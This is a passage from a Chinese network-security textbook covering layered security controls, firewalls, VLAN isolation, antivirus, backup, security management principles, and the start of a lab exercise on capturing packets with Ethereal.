通过对网络的全面了解，按照安全策略的要求、风险分析的结果及整个网络的安全目标，整个网络措施应按系统体系建立。具体的安全控制系统由物理安全、网络安全、系统安全、信息安全、应用安全和安全管理组成。

8.6.1 物理安全

保证计算机信息系统各种设备的物理安全是整个计算机信息系统安全的前提，物理安全是保护计算机网络设备、设施以及其他媒体免遭地震、水灾、火灾等环境事故以及人为操

作失误或错误及各种计算机犯罪行为导致的破坏过程。它主要包括以下3个方面。

(1) 环境安全：对系统所在环境的安全保护，如区域保护和灾难保护；(参见《电子计算机机房设计规范》(GB50173—1993)、《计算站场地技术条件》(GB2887—1989)、《计算站场地安全要求》(GB9361—1988)。

(2) 设备安全：主要包括设备的防盗、防毁、防电磁信息辐射泄漏、防止线路截获、抗电磁干扰及电源保护等。

(3) 媒体安全：包括媒体数据的安全及媒体本身的安全。

8.6.2 网络安全

在网络的安全方面，主要考虑两个大的层次：一是整个网络结构成熟化，主要是优化网络结构；二是整个网络系统的安全。

1. 网络结构

安全系统是建立在网络系统之上的，网络结构的安全是安全系统成功建立的基础。在整个网络结构的安全方面，主要考虑网络结构、系统和路由的优化。

网络结构的建立要考虑环境、设备配置与应用情况、远程联网方式、通信量的估算、网络维护管理、网络应用与业务定位等因素。成熟的网络结构应具有开放性、标准化、可靠性、先进性和实用性，并且应该有结构化的设计，充分利用现有资源，具有运营管理的简便性，完善的安全保障体系。网络结构采用分层的体系结构，利于维护管理，利于更高的安全控制和业务发展。

网络结构的优化，在网络拓扑上主要考虑到冗余链路；防火墙的设置和入侵检测的实时监控等。

2. 网络系统安全

(1) 访问控制及内外网的隔离

访问控制可以通过如下几个方面来实现。

① 制定严格的管理制度：如《用户授权实施细则》、《口令字及账户管理规范》、《权限管理制度》等。

② 配备相应的安全设备：在内部网络与外部网络之间，设置防火墙实现内外网的隔离与访问控制是保护内部网络安全的最主要、最有效、最经济的措施之一。防火墙设置在不同网络或网络安全域之间信息的唯一出入口。

防火墙主要的种类是包过滤型，包过滤防火墙一般利用IP和TCP包的头信息对进出被保护网络的IP包信息进行过滤，能根据企业的安全政策来控制(允许、拒绝、监测)出入网络的信息流，同时可实现网络地址转换(NAT)、审计与实时告警等功能。由于这种防火墙安装在被保护网络与路由器之间的通道上，因此也对被保护网络和外部网络起到隔离作用。

防火墙具有以下五大基本功能：过滤进、出网络的数据；管理进、出网络的访问行为；封堵某些禁止的业务；记录通过防火墙的信息内容和活动；对网络攻击的检测和告警。

(2) 内部网不同网络安全域的隔离及访问控制

在这里，主要利用VLAN技术来实现对内部子网的物理隔离。通过在交换机上划分VLAN可以将整个网络划分为几个不同的广播域，实现内部一个网段与另一个网段的物理隔离。这样，就能防止影响一个网段的问题穿过整个网络传播。针对某些网络，在某些情况

下，它的一些局域网的某个网段比另一个网段更受信任，或者某个网段比另一个网段更敏感。通过将信任网段与不信任网段划分在不同的 VLAN 段内，就可以限制局部网络安全问题对全局网络造成的影响。

(3) 网络安全检测

网络系统的安全性取决于网络系统中最薄弱的环节。如何及时发现网络系统中最薄弱的环节，如何最大限度地保证网络系统的安全？最有效的方法是定期对网络系统进行安全性分析，及时发现并修正存在的弱点和漏洞。

网络安全检测工具通常是网络安全性评估分析软件，其功能是用实践性的方法扫描分析网络系统，检查报告系统存在的弱点和漏洞，建议补救措施和安全策略，达到增强网络安全性的目的。检测工具应具备以下功能。

① 具备网络监控、分析和自动响应功能。

② 找出经常发生问题的根源所在。

③ 建立必要的循环过程确保隐患时刻被纠正；控制各种网络安全危险。

④ 漏洞分析和响应。

⑤ 配置分析和响应。

⑥ 漏洞形势分析和响应。

⑦ 认证和趋势分析。

具体体现在以下方面：

① 防火墙得到合理配置。

② 内外 Web 站点的安全漏洞减为最低。

③ 网络体系达到强壮的耐攻击性。

④ 将各种服务器操作系统，如 E-mail 服务器、Web 服务器、应用服务器，受黑客攻击的可能降为最低。

⑤ 对网络访问做出有效响应，保护重要应用系统(如财务系统)数据安全不受黑客攻击和内部人员误操作的侵害。

(4) 审计与监控

审计是记录用户使用计算机网络系统进行所有活动的过程，它是提高安全性的重要工具。它不仅能够识别谁访问了系统，还能看出系统正被怎样地使用。对于确定是否有网络攻击的情况，审计信息对于确定问题和攻击源很重要。同时，系统事件的记录能够更迅速和系统地识别问题，并且它是后面阶段事故处理的重要依据。另外，通过对安全事件的不断收集与积累并且加以分析，有选择性地对其中的某些站点或用户进行审计跟踪，以便对发现或可能产生的破坏性行为提供有力的证据。

因此，除了使用一般的网管软件和系统监控管理系统外，还应使用目前较为成熟的网络监控设备或实时入侵检测设备，对进出各级局域网的常见操作进行实时检查、监控、报警和阻断，从而防止针对网络的攻击与犯罪行为。

(5) 网络防病毒

由于在网络环境下，计算机病毒有不可估量的威胁性和破坏力，因此，计算机病毒的防范是网络安全性建设中重要的一环。

网络反病毒技术包括预防病毒、检测病毒和清除病毒 3 种技术。

① 预防病毒技术：通过自身常驻系统内存，优先获得系统的控制权，监视和判断系统中是否有病毒存在，进而阻止计算机病毒进入计算机系统和对系统进行破坏。这类技术有加密可执行程序、引导区保护、系统监控与读写控制（如防病毒软件等）。

② 检测病毒技术：通过对计算机病毒的特征来进行判断的技术，如自身校验、关键字、文件长度的变化等。

③ 清除病毒技术：通过对计算机病毒的分析，开发出具有删除病毒程序并恢复原文件的软件。

网络反病毒技术的具体实现方法包括对网络服务器中的文件进行频繁扫描和监测；在工作站上用防病毒芯片和对网络目录及文件设置访问权限等。

所选的防毒软件应该构造全网统一的防病毒体系。主要面向 E-mail 、Web 服务器，以及办公网段的 PC 服务器和 PC 等。支持对网络、服务器和工作站的实时病毒监控；能够在中心控制台向多个目标分发新版杀毒软件，并监视多个目标的病毒防治情况；支持多种平台的病毒防范；能够识别广泛的已知和未知病毒，包括宏病毒；支持对 Internet/ Intranet 服务器的病毒防治，能够阻止恶意的 Java 或 ActiveX 小程序的破坏；支持对电子邮件附件的病毒防治，包括 Word、Excel 中的宏病毒；支持对压缩文件的病毒检测；支持广泛的病毒处理选项，如对染毒文件进行实时杀毒、移出、重新命名等；支持病毒隔离，当客户机试图下载一个染毒文件时，服务器可自动关闭对该工作站的连接；提供对病毒特征信息和检测引擎的定期在线更新服务；支持日志记录功能；支持多种方式的告警功能（如声音、图像、电子邮件等）等。

3. 网络备份系统

备份系统为一个目的而存在：尽可能快地全盘恢复运行计算机系统所需的数据和系统信息。根据系统安全需求可选择的备份机制有场点内高速度、大容量自动的数据存储、备份与恢复；场点外的数据存储、备份与恢复；对系统设备的备份。备份不仅在网络系统硬件故障或人为失误时起到保护作用，也在入侵者非授权访问或对网络攻击及破坏数据完整性时起到保护作用，同时也是系统灾难恢复的前提之一。

在确定备份的指导思想和备份方案之后，就要选择安全的存储媒介和技术进行数据备份，有“冷备份”和“热备份”两种。热备份是指“在线”的备份，即下载备份的数据还在整个计算机系统和网络中，只不过传到另一个非工作的分区或是另一个非实时处理的业务系统中存放。冷备份是指“不在线”的备份，下载的备份存放到安全的存储媒介中，而这种存储媒介与正在运行的整个计算机系统和网络没有直接联系，在系统恢复时重新安装，有一部分原始的数据长期保存并作为查询使用。热备份的优点是投资大、调用快、使用方便，在系统恢复中需要反复调试时更显优势。热备份的具体做法是：可以在主机系统开辟一块非工作运行空间，专门存放备份数据，即分区备份；也可以将数据备份到另一个子系统中，通过主机系统与子系统之间的传输，同样具有速度快和调用方便的特点，但投资比较昂贵。冷备份弥补了热备份的一些不足，两者优势互补、相辅相成，因为冷备份在回避风险中还具有便于保管的特殊优点。

8.6.3 系统安全

系统的安全主要是指操作系统、应用系统的安全性以及网络硬件平台的可靠性。对于

操作系统的安全防范可以采取如下策略。

(1) 对操作系统进行安全配置,提高系统的安全性;系统内部调用不对 Internet 公开;关键性信息不直接公开,尽可能采用安全性高的操作系统。

(2) 应用系统在开发时,采用规范化的开发过程,尽可能地减少应用系统的漏洞。

(3) 网络上的服务器和网络设备尽可能不采取同一家的产品。

(4) 通过专业的安全工具(安全检测系统)定期对网络进行安全评估。

8.6.4 信息安全

在这个企业的局域网内,信息主要在内部网络传递,因此信息被窃听、篡改的可能性很小,是比较安全的。

8.6.5 应用安全

在应用安全上,主要考虑通信的授权,传输的加密和审计记录。这必须加强登录过程的认证(特别是在到达服务器主机之前的认证),确保用户的合法性;其次,应该严格限制登录者的操作权限,将其完成的操作限制在最小的范围内。另外,在加强主机的管理上,除了上面谈的访问控制和系统漏洞检测外,还可以采用访问存取控制,对权限进行分割和管理。应用安全平台要加强资源目录管理和授权管理、传输加密、审计记录和安全管理。对应用安全,主要考虑确定不同服务的应用软件并紧密注视其 BUG;对扫描软件不断升级。

8.6.6 安全管理

安全管理的主要功能是指对安全设备的管理;监视网络危险情况,对危险进行隔离,并把危险控制在最小范围内;身份认证,权限设置;对资源的存取权限的管理;对资源或用户动态的或静态的审计;对违规事件,自动生成报警或生成事件消息;口令管理(如操作员的口令),对无权操作人员进行控制;密钥管理,对于与密钥相关的服务器,应对其设置密钥生命期、密钥备份等管理功能;冗余备份,为增加网络的安全系数,对于关键的服务器应冗余备份。安全管理应该从管理制度和管理平台技术实现两个方面来实现,安全管理产品尽可能地支持统一的中心控制平台。

为了保护网络的安全性,除了在网络设计上增加安全服务功能,完善系统的安全保密措施外,安全管理规范也是网络安全所必需的。安全管理策略一方面从纯粹的管理上即安全管理规范来实现,另一方面从技术上建立高效的管理平台(包括网络管理和安全管理)。安全管理策略主要有:定义完善的安全管理模型;建立长远的并且可实施的安全策略;彻底贯彻规范的安全防范措施;建立恰当的安全评估尺度,并且进行经常性的规则审核。当然,还需要建立高效的管理平台。

1. 安全管理规范

面对网络安全的脆弱性,除了在网络设计上增加安全服务功能,完善系统的安全保密措施外,还必须花大力气加强网络安全管理规范的建立,因为诸多的不安全因素恰恰反映在组织管理和人员录用等方面,而这又是计算机网络安全所必须考虑的基本问题,所以应引起各计算机网络应用部门领导的重视。

2. 安全管理原则

网络信息系统的安全管理主要基于3个原则。

(1) 多人负责原则：每一项与安全有关的活动，都必须有两人或多人在场。这些人应是系统主管领导指派的，他们忠诚可靠，能胜任此项工作；他们应该签署工作情况记录以证明安全工作已得到保障。具体的活动有：访问控制使用证件的发放与回收；信息处理系统使用的媒介发放与回收；处理保密信息；硬件和软件的维护；系统软件的设计、实现和修改；重要程序和数据的删除和销毁等。

(2) 任期有限原则：一般地讲，任何人最好不要长期担任与安全有关的职务，以免使他认为这个职务是专有的或永久性的。为遵循任期有限原则，工作人员应不定期地循环任职，强制实行休假制度，并规定对工作人员进行轮流培训，以使任期有限制度切实可行。

(3) 职责分离原则：在信息处理系统工作的人员不要打听、了解或参与职责以外的任何与安全有关的事情，除非系统主管领导批准。出于对安全的考虑，下面每组内的两项信息处理工作应当分开。

① 计算机操作与计算机编程；

② 机密资料的接收和传送；

③ 安全管理和系统管理；

④ 应用程序和系统程序的编制；

⑤ 访问证件的管理与其他工作；

⑥ 计算机操作与信息处理系统使用媒介的保管。

3. 安全管理的实现

信息系统的安全管理部门应根据管理原则和该系统处理数据的保密性，制定相应的管理制度或采用相应的规范。具体工作如下。

(1) 根据工作的重要程度，确定该系统的安全等级。

(2) 根据确定的安全等级，确定安全管理的范围。

(3) 制订相应的机房出入管理制度。对于安全等级要求较高的系统，要实行分区控制，限制工作人员出入与己无关的区域。出入管理可采用证件识别或安装自动识别登记系统，采用磁卡、身份卡等手段，对人员进行识别、登记管理。

(4) 制订严格的操作规程。操作规程要根据职责分离和多人负责的原则，各负其责，不能超越自己的管辖范围。

(5) 制订完备的系统维护制度。

(6) 对系统进行维护时，应采取数据保护措施，如数据备份等。维护时要首先经主管部门批准，并有安全管理人员在场，故障的原因、维护内容和维护前后的情况要详细记录。

(7) 制订应急措施。要制订系统在紧急情况下，如何尽快恢复的应急措施，使损失减至最小。建立人员雇佣和解聘制度，对工作调动和离职人员要及时调整响应的授权。

第 9 章　实　　验

实验一　使用 Ethereal 检测工作在混杂模式下的网卡

实验目的：使用 Ethereal 检测网络环境，抓包，嗅探并分析扫描结果。

实验环境：Windows 2000 Server 并且在局域网环境下。

实验步骤如下。

任务一　Ethereal 的简单应用

Ethereal 是 Linux 下的一自带工具，若想安装到 Windows 平台下需安装相应补丁。

(1) 安装：找到支持 Windows 的版本和补丁安装到 Windows 平台下，安装过程与普通安装程序相同。

单击“开始”按钮，在弹出的“开始”菜单中执行“程序”→Ethereal→Ethereal 命令，程序启动如图 9.1 所示。




图 9.1　程序启动

打开程序界面如图 9.2 所示。

(2) 抓包实例：选择 Capture→Start 选项，进入属性设置页面，如图 9.3 所示。

- Interface：选择接口(指哪块网卡)。
- Iimit each packet to：是否限制包大小。
- Capture packets in promiscuous mode：是否让网卡工作在混杂模式上。
- Filter：包过滤(过滤哪些包)。




图 9.2 程序界面




图 9.3 属性设置

基本抓包设置已具备，如果需要其他功能可以设置下面选项。

- Capture file：捕获文件。
- Display options：扩展选项。

- Capture limits：捕获限定。
- Name resolution：名称辨别。

任务二　数据包分析(如 ping 包)

(1) 先打开嗅探器，开始抓包如以上步骤，单击 OK 按钮，此时若有人使用 ping 命令则会被抓获该数据包，如图 9.4 所示。

